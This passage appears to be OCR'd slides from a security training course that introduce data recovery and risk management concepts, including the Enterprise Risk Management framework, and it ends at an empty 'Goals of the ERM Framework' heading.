
Data Recovery

- Data recovery is a process for the recovery of data that may have been accidentally or intentionally **deleted** or **corrupted**
- Deleted items include files, folders, and partitions from electronic storage media (hard drives, removable media, optical devices, and other storage media)
- The majority of lost data is **recoverable**. However, there are situations where the damage to the data is permanent and irreversible
- When attempting to recover data from a target, use a variety of data recovery tools

Notes:



LO#06: Explain Risk Management Concepts and Frameworks



Risk Management

- Risk management is the process of reducing and maintaining risk at an **acceptable level** by means of a well-defined and actively employed security program
- Involves identifying, assessing, and responding to risks by implementing controls to help the organization manage potential effects
- Has a **prominent** place throughout the system's security life-cycle

Risk Management Benefits

- Focuses on potential risk impact areas
- Addresses Risks according to the Risk level
- Improves the risk handling process
- Allows security officers to act effectively in adverse situations
- Enables the effective use of risk handling resources
- Minimizes the effect of risk on the organization's revenue
- Identifies suitable controls for security

Notes: ____


____

____

____

____

____




Risk Management Framework: Enterprise Risk Management Framework (ERM)

ERM defines the **implementation activities** specific to how an organization handles risk

Provides a structured process that integrates information security and risk management activities

Identify, **analyze**, and **perform** the following actions:

- Risk **avoidance** by aborting actions that lead to risk
- Risk reduction by **minimizing** the likelihood or impact of risk
- Providing risk management process standards



Goals of the ERM Framework

